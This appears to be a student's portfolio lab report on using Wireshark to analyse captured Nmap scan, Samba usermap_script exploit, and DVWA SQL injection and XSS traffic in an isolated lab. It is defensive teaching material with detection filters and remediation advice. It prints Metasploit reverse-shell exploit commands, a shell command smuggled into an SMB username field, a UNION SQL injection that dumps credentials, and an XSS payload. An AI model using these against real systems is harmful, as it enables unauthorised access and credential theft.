Project 8

Network Traffic Analysis with Wireshark

Packet-level capture and analysis of reconnaissance, exploitation, and web application attack traffic

Author	Vijay S
Lab Environment	VMware Workstation, VMnet1 host-only network (192.168.100.0/24)
Tools Used	Wireshark, Nmap, Metasploit Framework, DVWA, Kali Linux
Scope	Reconnaissance traffic, remote exploitation traffic, and web application attack traffic
Contact	reachvijays20@gmail.com
GitHub	github.com/JacobVijay26/Vijay_cybersecurity
Report date	July 2026

1. Executive Summary

This project captures and analyzes network traffic across three distinct attack scenarios against lab targets, using Wireshark as the primary analysis tool. Rather than treating packet capture as a black box that simply confirms an attack worked, this project focuses on reading the actual bytes on the wire — identifying attacker fingerprints, extracting cleartext credentials, and reconstructing exploit payloads directly from packet data, the same way a SOC analyst or incident responder would approach a real traffic capture.

Three separate capture files were generated and analyzed:

- Nmap reconnaissance scan against Metasploitable2 — port scanning fingerprint identification and service banner disclosure.
- Samba usermap_script remote exploit against Metasploitable2 — full reconstruction of the malicious command executed via the vulnerability, captured directly from the wire.
- DVWA web application attacks (SQL Injection and Reflected XSS) — cleartext credential leakage and unsanitized payload reflection, both visible in raw HTTP traffic.

Across all three captures, a consistent theme emerges: none of the observed traffic used encryption. Every attack technique, every leaked credential, and every exploit payload was fully visible to anyone capturing traffic on the network — not just the active attacker. This is the practical argument for TLS everywhere and for network-level monitoring as a detection layer independent of the application itself.

2. Lab Topology

All traffic was captured on Kali Linux's eth0 interface, positioned on the same host-only VMware network segment (VMnet1, 192.168.100.0/24) as both target machines, giving full visibility of all traffic to and from each target without requiring a network tap or span port.

Kali Linux (attacker / capture host)	192.168.100.129
Metasploitable2 (recon + exploitation target)	192.168.100.128
DVWA-Ubuntu (web application target)	192.168.100.30

Traffic capture tool: Wireshark, capturing on interface eth0 for the full duration of each scenario, then saved as a separate .pcapng file per scenario for isolated analysis.

3. Scenario 1 — Nmap Reconnaissance Scan

CAPTURE FILE:
02_nmap_recon.pcapng

3.1 Attack Command

```
nmap -sV -O 192.168.100.128
```

A service-version detection and OS fingerprinting scan was run against Metasploitable2 while Wireshark captured all traffic on Kali's eth0 interface.

3.2 Nmap Results

The scan identified 23 open ports across a wide range of services, several with immediately notable weaknesses (outdated vsftpd, Samba, and UnrealIRCd versions):



Figure 3.1 — Nmap scan results showing 23 open ports and service/version fingerprinting against Metasploitable2, including outdated and vulnerable software versions.

3.3 Identifying the Scan Pattern in Wireshark

Filtering for SYN packets without the ACK flag isolates Nmap's initial connection probes, revealing the scanning pattern directly at the packet level:

```
tcp.flags.syn==1 and tcp.flags.ack==0
```



Figure 3.2 — SYN probe packets showing the scanner fingerprint: a single reused source port (43094) targeting a different destination port on nearly every packet, all within a fraction of a second — a pattern no normal application traffic produces.

3.4 Confirming Open Ports via SYN-ACK Responses

Filtering for the target's SYN-ACK responses shows exactly which ports replied as open, providing packet-level confirmation of Nmap's port table:

```
tcp.flags.syn==1 and tcp.flags.ack==1 and ip.src==192.168.100.128
```



Figure 3.3 — 291 SYN-ACK responses (5.8% of total capture) confirming each open port, matching Nmap's reported service list.

3.5 Service Banner Disclosure

Following the TCP stream on port 21 (FTP) reveals the exact version banner sent in cleartext before any authentication, plus an unexpected internal error string leaking to the client:



Figure 3.4 — FTP banner "220 (vsFTPd 2.3.4)" disclosed with no authentication required, followed by an internal server error ("500 OOPS: vsf_sysutil_recv_peek: no data") leaking implementation detail to an unauthenticated client.

3.6 Impact

Unauthenticated service banner grabbing allows any network-adjacent party to fingerprint exact software versions without triggering authentication logs, enabling precise vulnerability targeting (e.g. the well-known vsftpd 2.3.4 backdoor) before any exploitation attempt is made.

4. Scenario 2 — Samba Remote Exploitation

CAPTURE FILE: 03_samba_exploit.pcapng

4.1 Exploit Execution

The Samba usermap_script vulnerability was exploited via Metasploit, granting a remote root shell on Metasploitable2:

```
use exploit/multi/samba/usermap_script
set RHOSTS 192.168.100.128
set PAYLOAD cmd/unix/reverse
set LHOST 192.168.100.129
exploit

[*] Command shell session 1 opened (192.168.100.129:4444 -> 192.168.100.128:56279)
```



Figure 4.1 — Metasploit console confirming a successful command shell session opened against Metasploitable2, subsequently confirmed with whoami returning root.

4.2 Locating the Exploit in the Capture

Filtering for SMB/NetBIOS traffic isolates the exploit's network footprint, and Wireshark's protocol dissector surfaces the malicious payload directly in the packet list without any manual decoding:

```
smb or nbss
```



Figure 4.2 — Packet 263, "Session Setup AndX Request, User: .\/=`nohup sh -c '(sleep 43..." — the malicious command disguised as a username, visible directly in Wireshark's Info column.

4.3 Full Payload Reconstruction

Expanding the SMB Account field and reading the hex/ASCII pane reveals the complete command sent to the target, confirming the exact mechanism of exploitation:



Figure 4.3 — Full malicious "Account" field: /=`nohup sh -c '(sleep 4310|telnet 192.168.100.129 4...)' — the usermap_script vulnerability executes the backtick-wrapped shell command instead of treating it as a literal username.

Notably, the subsequent Session Setup AndX Response returns STATUS_LOGON_FAILURE — expected and irrelevant to the attack's success, since the malicious command already executes the moment Samba's vulnerable script processes the crafted "username," regardless of whether the fabricated login itself succeeds.

4.4 Impact

This vulnerability allows unauthenticated remote code execution with no valid credentials required. The entire attack — from crafted request to shell access — travels as a single unencrypted SMB packet, fully visible and reconstructable from a passive traffic capture, which is exactly how this analysis was performed.

5. Scenario 3 — DVWA Web Application Attacks

CAPTURE FILE: 04_dvwa_web_attacks.pcapng

5.1 Identifying Attack Traffic

Filtering for HTTP requests shows the entire attack sequence readable directly in the request list — both SQL Injection and XSS payloads are visible in URL-encoded form without opening a single packet:

```
http.request
```



Figure 5.1 — HTTP request log showing the SQL Injection payloads (id=1%27+OR+%271%27%3D%271, id=1%27+UNION+SELECT+user...) and the XSS payload (name=%3Cscript%3Ealert...) plainly visible in the URL of each GET request.

5.2 SQL Injection — Credential Leak in Cleartext

Following the HTTP stream for the successful UNION-based injection request shows the complete server response, including the full leaked credential table, exactly as it traveled over the network with no encryption:

```
GET /dvwa/vulnerabilities/sqli/?id=1%27+UNION+SELECT+user%2C+password+FROM+users--+-
&Submit=Submit
```



Figure 5.2 — Raw HTTP response body containing all five DVWA user credential pairs (username + MD5 password hash) in plaintext, extracted purely by reading the captured network traffic.

These are the same five credential hashes recovered independently via SQL Injection and Blind SQL Injection in Project 7 — this capture provides a third, fully independent confirmation at the network layer, proving the same data exposure is visible to anyone monitoring the wire, not just an active attacker submitting queries.

5.3 Reflected XSS — Unsanitized Payload Reflection

The XSS request/response pair shows both the injected payload and a notable response header, then the unsanitized reflection itself in the response body:

```
GET /dvwa/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27xss%27%29%3C%2Fscript
%3E

X-XSS-Protection: 0
```

The X-XSS-Protection: 0 response header is a deliberate signal from the server telling the browser to disable its (now-deprecated) built-in reflected-XSS filter — DVWA at Low security explicitly turns off even legacy browser-side protections. Scrolling further into the response body shows the actual reflection:

Figure 5.3 — Server response body containing <pre>Hello <script>alert('xss')</script></pre> — the injected payload reflected back with zero encoding or sanitization, confirming the browser executes it as live code rather than displaying it as text.

5.4 Impact

Both vulnerabilities transmit their full attack payload and impact in plaintext HTTP. The SQL Injection finding demonstrates complete credential table exposure visible to network-level monitoring; the XSS finding demonstrates that even a deprecated defense-in-depth browser header is actively disabled, removing a layer of protection that would otherwise exist by default.

6. Findings Summary

Scenario	Key Finding	MITRE ATT&CK
Nmap Reconnaissance	Scanner fingerprint + unauthenticated service banner disclosure (vsFTPd 2.3.4)	T1595 — Active Scanning
Samba Exploitation	Unauthenticated remote code execution via usermap_script, full payload reconstructed from capture	T1210 — Exploitation of Remote Services
DVWA SQL Injection	Full credential table leaked in cleartext HTTP, cross-validated with Project 7	T1190 — Exploit Public-Facing Application
DVWA Reflected XSS	Unsanitized payload reflection with browser XSS protection explicitly disabled	T1189 — Drive-by Compromise

7. Cross-Scenario Remediation Themes

- Encrypt all traffic in transit (TLS for HTTP, SSH-tunneled or VPN-wrapped internal service traffic) — every finding in this report was directly readable specifically because the underlying protocol was unencrypted.
- Patch or disable legacy/vulnerable service versions identified via banner disclosure (vsftpd, Samba) before they can be fingerprinted and targeted.
- Deploy network-level monitoring (IDS/IPS, or a SIEM ingesting network flow data) capable of detecting scanning patterns and known exploit signatures independent of host-level logging.
- Apply parameterized queries and output encoding at the application layer — the DVWA findings show that once traffic is captured, cleartext HTTP makes both the attack and its full impact trivially visible to any observer, not just the active attacker.

8. Conclusion

This project demonstrates that packet capture analysis provides an independent, network-level view of attacks that complements application-level and host-level findings from earlier projects. Every technique documented here — reconnaissance, remote exploitation, and web application attacks — left a clear, reconstructable fingerprint in the raw traffic, and in every case the full impact (leaked credentials, executed commands, reflected payloads) was visible to passive network monitoring alone. This reinforces a core detection-engineering principle: defense should never rely on a single layer, since network-level visibility alone was sufficient to fully reconstruct every attack in this report from scratch.